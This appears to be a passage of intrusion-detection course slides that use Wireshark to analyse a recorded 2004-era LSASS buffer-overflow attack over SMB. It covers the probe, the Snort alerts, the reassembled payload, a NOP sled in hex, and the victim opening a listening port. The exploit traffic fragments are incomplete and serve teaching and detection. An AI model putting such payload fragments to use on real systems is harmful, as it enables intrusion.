We'll use Wireshark first to get an overview of what transpired for the IP's involved. Next, Wireshark will help us investigate the individual conversations and allow us to iteratively process and analyze the events. You'll find different clues in the traffic that may cause you to pursue a particular aspect of analysis. Your discoveries may uncover something else that you may want to pursue. The way you progress in the examination is largely dependent on your logic for pursuing discoveries as well as what is revealed when performing a given Wireshark task.

Fire Up Wireshark



```
No. .  Time        n        Protocol  Info
   1 0.000000     1.111    TCP       donnyworld > microsoft-ds [SYN] Seq=0 Win=64240 Le
   2 0.000464     5.102    TCP       microsoft-ds > donnyworld [SYN, ACK] Seq=0 Ack=1 Wi
   3 0.119058     1.111    TCP       donnyworld > microsoft-ds [ACK] Seq=1 Ack=1 Win=642
   4 0.134175     1.111    TCP       donnyworld > microsoft-ds [FIN, ACK] Seq=1 Ack=1 Wi
   5 0.134550     1.111    TCP       itm-mcell-u > microsoft-ds [SYN] Seq=0 Win=64240 Le
   6 0.134878     5.102    TCP       microsoft-ds > itm-mcell-u [SYN, ACK] Seq=0 Ack=1 W
   7 0.135193     5.102    TCP       microsoft-ds > donnyworld [ACK] Seq=1 Ack=2 Win=584
   8 0.238169     5.102    TCP       microsoft-ds > donnyworld [FIN, ACK] Seq=1 Ack=2 Wi
   9 0.251859     1.111    TCP       itm-mcell-u > microsoft-ds [ACK] Seq=1 Ack=1 Win=64
  10 0.267724     1.111    SMB       Negotiate Protocol Request
  11 0.267735     5.102    TCP       microsoft-ds > itm-mcell-u [ACK] Seq=1 Ack=138 Win=
  12 0.354302     1.111    TCP       donnyworld > microsoft-ds [ACK] Seq=2 Ack=2 Win=642
  13 0.487136     5.102    SMB       Negotiate Protocol Response
  14 0.602288     1.111    SMB       Session Setup AndX Request, NTLMSSP_NEGOTIATE
  15 0.602303     5.102    TCP       microsoft-ds > itm-mcell-u [ACK] Seq=90 Ack=306 Wi
  16 0.723081     5.102    SMB       Session Setup AndX Response, NTLMSSP_CHALLENGE, Er
  17 0.840405     1.111    SMB       Session Setup AndX Request, NTLMSSP_AUTH, User: \

▷ Frame 1 (62 bytes on wire, 62 byt
```

Intrusion Detection In-Depth


attack-trace.pcap

Let's get an overview of the activity of the traffic found in attack-trace.pcap, starting with the Statistics →Protocol Hierarchy menu selection, showing the protocols found in the traffic. Let's examine what this offers in the next slide.

To see the output, enter the following on the command line:
wireshark attack-trace.pcap

Please note that if you are following along using Wireshark, the source and destination port columns have been removed from the Wireshark display as we follow this particular exploit example. This allows the resolution to be clearer, yet the port information is still displayed in the Info column.

Inspect Protocols Used



Display filter: none

Protocol	% Packets	Packets	Bytes	Mbit/s	End Pa
▽ Frame	100.00 %	348	183511	0.091	
▽ Ethernet	100.00 %	348	183511	0.091	
▽ Internet Protocol	100.00 %	348	183511	0.091	
▽ Transmission Control Protocol	100.00 %	348	183511	0.091	
▽ NetBIOS Session Service	4.02 %	14	2947	0.001	
▽ SMB (Server Message Block Protocol)	4.02 %	14	2947	0.001	
▽ SMB Pipe Protocol	1.15 %	4	1012	0.000	
▽ DCE RPC	1.15 %	4	1012	0.000	
Active Directory Setup	0.57 %	2	616	0.000	
Data	5.75 %	20	1698	0.001	
Socks Protocol	44.54 %	155	167090	0.082	


Intrusion Detection In-Depth

attack-trace.pcap

We can see that this pcap contains 348 packets of TCP traffic, and the packets are a combination of NetBIOS Session Service, Data, and Socks protocol. The individual packets and percentages don't add up to 100% and it may be that these packets represent only the protocols that Wireshark knows about. There are a couple of TCP sessions that are on non-standard ports and it is possible that these packets account for the missing portions.

To see the output, enter the following on the command line:

wireshark attack-trace.pcap



Inspect TCP Conversations

TCP Conversations

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A→B	Bytes A→B	Packets A←B
98.114.205.102	1821	192.150.11.111	445	7	412	4	242	3
98.114.205.102	1828	192.150.11.111	445	31	6 825	14	4 997	17
192.150.11.111	1957	98.114.205.102	1924	12	817	6	334	6
192.150.11.111	36296	98.114.205.102	8884	27	2 069	15	1 051	12
98.114.205.102	2152	192.150.11.111	1080	271	173 388	159	167 332	112

Snort alert

Attacker=98.114.205.102
Victim=192.150.11.111

Big download?

Intrusion Detection In-Depth


attack-trace.pcap

There are more statistics available for individual conversations in the Statistics →Conversations menu selection combination. There is an option to examine the TCP conversations from a tab at the top. We see five different TCP sessions or conversations are included in this pcap. You should be aware that the list order does not necessarily reflect the true chronological order. The correct order has been numbered to the left of each conversation. When we inspect the traffic in a later slide, we'll see capture timestamps for the different conversations. This was how the correct order was derived.

The fourth conversation is the one that caused the Snort alerts to fire. We can distinguish this conversation from the first one that also has the same IP's and a destination port of 445 because it has a source port of 1828, the same one that appeared in the Snort alert. Destination port 445 is Microsoft-Directory Services and has been a common attack target as we'll soon discuss in the section on commonly used application protocols. The final line shows the number of bytes that the attacker sent to the victim in the fifth conversation between the two hosts. The value of 167,332 bytes is far larger than any of the other exchanges. This should be investigated as a possible attempt to download something to the victim host.

To see the output, enter the following on the command line:
wireshark attack-trace.pcap

Select First Conversation



Ethernet: 1 | Fibre Channel | FDDI | IPv4: 1 | IPv6 | IPX | JXTA | NCP | RSVP | SCTP | TCP: 5 | Token Ring | UDP | USB | WLAN

TCP Conversations

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A→B	Bytes A→B	Packets A←B	E
98.114.205.102	donnyworld	192.150.11.111							
98.114.205.102	itm-mcell-u	192.150.11.111							
192.150.11.111	unix-status	98.114.205.102							
192.150.11.111	36296	98.114.205.102							
98.114.205.102	gtp-user	192.150.11.111							

☑ Name resolution ☐ Limit to display filte

Intrusion Detection In-Depth


attack-trace.pcap

You can view the packets involved in any of these conversations by right clicking on the one of interest and selecting from the drop-down menu "Apply as Filter." We'll see in the next slide that Wireshark displays only packets associated with this particular conversation. It applies a temporary display filter on all of the packets.

To see the output, enter the following on the command line:

wireshark attack-trace.pcap

Examine First Stream



ip.addr==98.114.205.102 &&
tcp.port==1821 &&
ip.addr==192.150.11.111 &&
tcp.port==445

Checking to see if port 445 open

Filter: ip.addr==98.114.205.102 && tcp.port==1821 && ip.adc

```
No. .  Time        Source            Destination       Protocol  In
    1 0.000000     98.114.205.102    192.150.11.111    TCP       1821 > 445 [SYN] Seq=0 Win=64240 Len=0 MSS=14
    2 0.000464     192.150.11.111    98.114.205.102    TCP       445 > 1821 [SYN, ACK] Seq=0 Ack=1 Win=5840 Le
    3 0.119058     98.114.205.102    192.150.11.111    TCP       1821 > 445 [ACK] Seq=1 Ack=1 Win=64240 Len=0
    4 0.134175     98.114.205.102    192.150.11.111    TCP       1821 > 445 [FIN, ACK] Seq=1 Ack=1 Win=64240 Le
    7 0.135193     192.150.11.111    98.114.205.102    TCP       445 > 1821 [ACK] Seq=1 Ack=2 Win=5840 Len=0
    8 0.238169     192.150.11.111    98.114.205.102    TCP       445 > 1821 [FIN, ACK] Seq=1 Ack=2 Win=5840 Len
   12 0.354302     98.114.205.102    192.150.11.111    TCP       1821 > 445 [ACK] Seq=2 Ack=2 Win=64240 Len=0
```

Intrusion Detection In-Depth


attack-trace.pcap

We see that there are only seven packets associated with this conversation, but no segment contains a PUSH flag or any payload. This looks like a probe to make sure that port 445 is open. Many times a probing or scanning host will close a session such as this with a reset. However, this is somewhat unusual in using a FIN to close the session.

Also, you can see the display filter that Wireshark created when you selected this particular conversation using the "Apply as Filter" shown in the previous slide.

✦ To see the output, enter the following on the command line:
wireshark attack-trace.pcap

Examine Conversation with Snort Alert


File Edit View Go Capture Analyze Statistics Telephony Tools Help
Expression... Clear Apply

Filter: ip.addr eq 98.114.205.102 and ip.addr eq 192.150.11.11

```
No. .  Time        Source            Destination       Protocol  Info
  6 0.134878       192.150.11.111    98.114.205.102    TCP       445 > 1828 [SYN, ACK] Seq=0 Ack=1 Win=5840 L
  9 0.251859       98.114.205.102    192.150.11.111    TCP       1828 > 445 [ACK] Seq=1 Ack=1 Win=64240 Len=0
 10 0.267724       98.114.205.102    192.150.11.111    SMB       Negotiate Protocol Request
 11 0.267735       192.150.11.111    98.114.205.102    TCP       445 > 1828 [ACK] Seq=1 Ack=138 Win=6432 Len=
 13 0.487136       192.150.11.111    98.114.205.102    SMB       Negotiate Protocol Response
 14 0.692288       98.114.205.102    192.150.11.111    SMB       Session Setup AndX Request, NTLMSSP_NEGOTIAT
 15 0.692303       192.150.11.111    98.114.205.102    TCP       445 > 1828 [ACK] Seq=90 Ack=306 Win=7504 Len
 16 0.723001       192.150.11.111    98.114.205.102    SMB       Session Setup AndX Response, NTLMSSP_CHALLEN
 17 0.840405       98.114.205.102    192.150.11.111    SMB       Session Setup AndX Request, NTLMSSP_AUTH, Us
 18 0.840419       192.150.11.111    98.114.205.102    TCP       445 > 1828 [ACK] Seq=347 Ack=528 Win=8576 Le
 19 0.957617       192.150.11.111    98.114.205.102    SMB       Session Setup AndX Response
 20 1.073151       98.114.205.102    192.150.11.111    SMB       Tree Connect AndX Request, Path: \\192.150.1
 21 1.073174       192.150.11.111    98.114.205.102    TCP       445 > 1828 [ACK] Seq=468 Ack=626 Win=8576 Le
 22 1.189374       192.150.11.111    98.114.205.102    SMB       Tree Connect AndX Response
 23 1.307145       98.114.205.102    192.150.11.111    SMB       NT Create AndX Request, FID: 0x4000, Path: \
 24 1.307168       192.150.11.111    98.114.205.102    TCP       445 > 1828 [ACK] Seq=528 Ack=730 Win=8576 Le
 25 1.424860       192.150.11.111    98.114.205.102    SMB       NT Create AndX Response, FID: 0x4000
 26 1.542389       98.114.205.102    192.150.11.111    DCERPC    Bind: call_id: 1 DSSETUP V0.0
 27 1.542401       192.150.11.111    98.114.205.102    TCP       445 > 1828 [ACK] Seq=667 Ack=890 Win=9648 Le
 28 1.670219       192.150.11.111    98.114.205.102    DCERPC    Bind_ack: call_id: 1 accept max_xmit: 4280 m
 29 1.797873       98.114.205.102    192.150.11.111    TCP       [TCP segment of a reassembled PDU]
 30 1.797886       192.150.11.111    98.114.205.102    TCP       445 > 1828 [ACK] Seq=795 Ack=2350 Win=11680
 31 1.803993       98.114.205.102    192.150.11.111    TCP       [TCP segment of a reassembled PDU]
 32 1.804003       192.150.11.111    98.114.205.102    TCP       445 > 1828 [ACK] Seq=795 Ack=3010 Win=14600
 33 1.805992       98.114.205.102    192.150.11.111    DSSETUP   DsRoleUpgradeDownlevelServer request(Long fr
 34 1.806001       192.150.11.111    98.114.205.102    TCP       445 > 1828 [ACK] Seq=795 Ack=4210 Win=17520
```


Intrusion Detection In-Depth

attack-trace.pcap

Now, let's look at the packets associated with the conversation that triggered the Snort alert. This display is the result of selecting conversations that we looked at initially, except this time we examine the TCP conversation between 98.114.205.102 and 192.150.11.11, source port 1828 and destination port 445. We see the same host 98.114.205.102 that just discovered that port 445 is open on host 192.150.11.111 return and connect again, yet this time with data exchanged.

To see the output, enter the following on the command line:
wireshark attack-trace.pcap

What's in the Payload?



attack-trace.pcap - Wireshark
File Edit View Go Capture Statistics Telephony Tools Help
Display Filters...
Display Filter Macros...
Enabled Protocols... Shift+Ctrl+E
Decode As...
User Specified Decodes...
Expert Info
Expert Info Composite
Conversation Filter
Clear
Apply

Filter: ip.addr==98.114.205.102

```
No. . Time                                                    Protocol  Info
   18 0.840419                                  5.102         TCP       445 > 1828 [ACK] Seq=347 Ack=528 Win=8576 Len=0
   19 0.957617                                  5.102         SMB       Session Setup AndX Response
   20 1.073151                                  1.111         SMB       Tree Connect AndX Request, Path: \\192.150.11.111\
   21 1.073174                                  5.102         TCP       445 > 1828 [ACK] Seq=468 Ack=626 Win=8576 Len=0
   22 1.189374                                  5.102         SMB       Tree Connect AndX Response
   23 1.307145                                  1.111         SMB       NT Create AndX Request, FID: 0x4000, Path: \lsarpc
   24 1.307168                                  5.102         TCP       445 > 1828 [ACK] Seq=528 Ack=730 Win=8576 Len=0
   25 1.424860                                  5.102         SMB       NT Create AndX Response, FID: 0x4000
   26 1.542389                                  1.111         DCERPC    Bind: call_id: 1 DSSETUP V0.0
   27 1.542401                                  5.102         TCP       445 > 1828 [ACK] Seq=667 Ack=890 Win=9648 Len=0
   28 1.670219                                  5.102         DCERPC    Bind_ack: call_id: 1 accept max_xmit: 4280 max_rec
   29 1.797873                                  1.111         TCP       [TCP segment of a reassembled PDU]
   30 1.797886                                  5.102         TCP       445 > 1828 [ACK] Seq=795 Ack=2350 Win=11680 Len=0
   31 1.803993  98.114.205.102   192.150.11.111               TCP       [TCP segment of a reassembled PDU]
   32 1.804003  192.150.11.111   98.114.205.102               TCP       445 > 1828 [ACK] Seq=795 Ack=3810 Win=14600 Len=0
   33 1.805992  98.114.205.102   192.150.11.111               DSSETUP   DsRoleUpgradeDownlevelServer request[Long frame (32
   34 1.806001  192.150.11.111   98.114.205.102               TCP       445 > 1828 [ACK] Seq=795 Ack=4210 Win=17520 Len=0
   38 2.134590  192.150.11.111   98.114.205.102               DSSETUP   DsRoleUpgradeDownlevelServer response[Long frame (2
   40 2.379299  98.114.205.102   192.150.11.111               TCP       1828 > 445 [ACK] Seq=4210 Ack=983 Win=63338 Len=0
```


Intrusion Detection In-Depth

attack-trace.pcap

Since Snort alerted on something in this session exchange, it is very helpful to employ Wireshark's capability of reassembling a TCP session accessed by selecting the "Analyze" menu and then choosing the "Follow TCP Stream" option. Let's see what Wireshark discovers on the next slide.

To see the output, enter the following on the command line:
wireshark attack-trace.pcap

Session Payload Reassembled



```
.....SMBr.....S.......................b..PC NETWORK PROGRAM 1.0..LANMAN1.0..Windows for Workgroups
3.1a..LM1.2X002..LANMAN2.1..NT LM 0.12....U.SMBr.....S.........................
..................NA..h........6.....I...H. .X.....SMBs...................................
....... .........i.NTLMSSP........................W.i.n.d.o.w.s. .2.0.0.0. .2.1.9.5...W.i.n.d.o.w.s. .2.0.0.0. .5...
0..........SMBs...................................NTLMSSP.........0.........`b.m..........L.L.<...V.I.D.C.A.H.....V.I.
D.C.A.H.....V.I.D.C.A.H.....V.I.D.C.A.H.....V.I.D.C.A.H.............W.i.n.d.o.w.s. .5...1...W.i.n.d.o.w.s. .2.0.0.0. .L.
A.N. .M.a.n.a.g.e.r.......SMBs......................... ........
.......W...........NTLMSSP.........F.......G.......@.......@.......@.......G.......H.0.D....jz..I.{.0%
t.gSW.i.n.d.o.w.s. .2.0.0.0. .2.1.9.5...W.i.n.d.o.w.s. .2.0.0.0. .5...0........u.SMBs.......................... .....u.....
J.HW.i.n.d.o.w.s. .5...1...W.i.n.d.o.w.s. .2.0.0.0. .L.A.N. .M.a.n.a.g.e.r.....^.SMBu..........................0....
\.....3..\.\.1.9.2...1.5.0...1.1...1.1.1.\.i.p.c.
$...?????....8.SMBu.........................0....8.............IPC.......d.SMB.........................
@........................................@...........
\.l.s.a.r.p.c........SMB..........................@.*......
@...........................................................@.......G.......H.........z......SMB
%.........................P....H.................T.H.T...&..@Y..\.P.I.P.E.\..............H..........................j
{.9........0........]..........+.H`.......|.SMB%.................P.
..D.....8...D.8.....E...........D............A....\PIPE\lsass.............]..........+.H`.........SMB
%..........................................T...T.......@...\.P.I.P.E.
\.........
Z33.f.)..4                                                                                   ..f.a.I.u..m.
{p....T..
Y......{b
{w.YZqvgf
f.....................................................................................................
F............f......................@.....|p@..............................................................|
p@..................|p@..................|p@..................x....
{..11111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111
111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111
111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111
```

[1:2508:13] NETBIOS DCERPC NCACN-IP-TCP lsass DsRolerUpgradeDownlevelServer overflow attempt [**]

Intrusion Detection In-Depth

attack-trace.pcap


Much of what you see is not decipherable. But there are some ASCII characters that help us figure out what is going on. You can see that SMB is being used. And remember that the Snort alert had the word "lsass" in the message? We can see the "lsass" in the reassembled stream.

This particular exploit concerns certain Active Directory service functions of the Local Security Authority Subsystem Service (LSASS) in Microsoft Windows. It's an attack that dates back to 2004 and was the target of the Sasser worm.

To see the output, enter the following on the command line:

wireshark attack-trace.pcap

Examine Segment Payload



attack-trace.pcap_ - Wireshark
Statistics
Telephony
Tools
Help
Filter traffic: from attacker
Expression...
Clear
Apply
Intel x86 NOP's
[1:648] SHELLCODE x86 NOOP [**]
Intrusion Detection In-Depth
attack-trace.pcap

```
Filter: ip.src==98.114.205.102 && tcp.port==1828

No.  Time        Source           Destination      Protocol  Info
  5 0.134550     98.114.205.102   192.150.11.111   TCP       1828 >
  9 0.251059     98.114.205.102   192.150.11.111   TCP       1828 >
 10 0.267724     98.114.205.102   192.150.11.111   SMB       Negoti
 14 0.602288     98.114.205.102   192.150.11.111   SMB       Sessio
 17 0.840405     98.114.205.102   192.150.11.111   SMB       Sessio
 20 1.073151     98.114.205.102   192.150.11.111   SMB       Tree C
 23 1.307145     98.114.205.102   192.150.11.111   SMB       NT Cre
 26 1.542389     98.114.205.102   192.150.11.111   DCERPC    Bind:
 29 1.797873     98.114.205.102   192.150.11.111   TCP       [TCP s
 31 1.803993     98.114.205.102   192.150.11.111   TCP       [TCP
 33 1.805992     98.114.205.102   192.150.11.111   DSSETUP   DsRole
 35 1.972646     98.114.205.102   192.150.11.111   TCP       [TCP
 40 2.379299     98.114.205.102   192.150.11.111   TCP       1828 >
 49 5.072673     98.114.205.102   192.150.11.111   TCP       1828 >

0000  00 30 48 62 4e 4a 00 08  e2 3b 56 01 08 00 45 00   .0HbNJ.. .;V...E.
0010  05 dc 3c 3e 40 00 71 06  cb ff 62 72 cd 66 c0 96   ..<>@.q. ..br.f..
0020  0b 6f 07 24 01 bd 08 d0  00 50 5b d5 11 d9 50 10   .o.$.... .P[...P.
0030                                                     ........ ........
0040  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90
0050  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90
0060  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90
0070  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90
0080  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90
0090  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90
00a0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90
00b0

File: "attack-trace.pcap_" 184 KB 0...   Packets: 348 Displayed: 14 Marked: 0   Profile: Default
```


If we compose a display filter to show the conversation we've been viewing, but only in the direction of the attacker to the victim, we can examine each segment's payload to see what might be in the conversation that Wireshark considered to be unprintable characters. The filter used is "ip.src==98.114.205.102 && tcp.port==1828" to display only traffic from the attacker to the victim. There are only 14 packets selected and about 10 with actual data.

Packet number 31 is shown in the slide with the payload exposed. There is a series of hexadecimal 0x90 characters in the payload. This character is "no operation" in Intel x86 hardware chips. A series of such characters is known as a "NOP sled". Exploit code may contain a NOP sled when attempting to execute a buffer overflow by branching into a place in memory that cannot be precisely determined beforehand. The NOP sled is basically padding around the address where the attacker's overwritten buffer overflow return pointer branches. If a branch erroneously goes to an area in memory that is not executable, an exception occurs that could cause the program to crash. Instead, the NOP sled allows a branch somewhere inside the NOP sled. A branch to and execution of a NOP(s) is a valid assembly instruction. This permits advancing to that attacker's executable code avoiding any exception errors.

To see the output, enter the following on the command line:

```
wireshark attack-trace.pcap
```

What Happened Next?



attack-trace.pcap - Wireshark
File Edit View Go Capture Analyze Statistics Telephony Tools Help
Filter: ip.addr==192.150.11.111 && tcp.port==1957 && ip.adc
Expression...

Victim host now listening on port 1957

```
No.. Time       Source           Destination      Protocol  Info
36 [illegible]  98.114.205.102   192.150.11.111   TCP       1924 > 1957 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
37 2.092245     192.150.11.111   98.114.205.102   TCP       1957 > 1924 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
39 2.209143     98.114.205.102   192.150.11.111   TCP       1924 > 1957 [ACK] Seq=1 Ack=1 Win=64240 Len=0
